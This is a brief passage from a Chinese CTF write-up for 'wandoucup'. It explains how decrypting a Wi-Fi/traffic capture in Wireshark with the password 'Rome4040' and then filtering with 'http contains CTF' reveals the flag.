在运用wireshark分析流量的过程中我们经常需要使用密钥之类的东西来解密流量，此处同样通过 [查询资料](#) 可以获得解密方式：





将密码Rome4040导入解密，可以发现的确出现了很多http和tcp的包，根据题目提示使用过滤http contains CTF得到flag：



?wandoucup-CTF-WP到此结束。

Publish by Yof3ng?.



[创作打卡挑战赛 >](#)

[赢取流量/现金/CSDN周边激励大奖](#)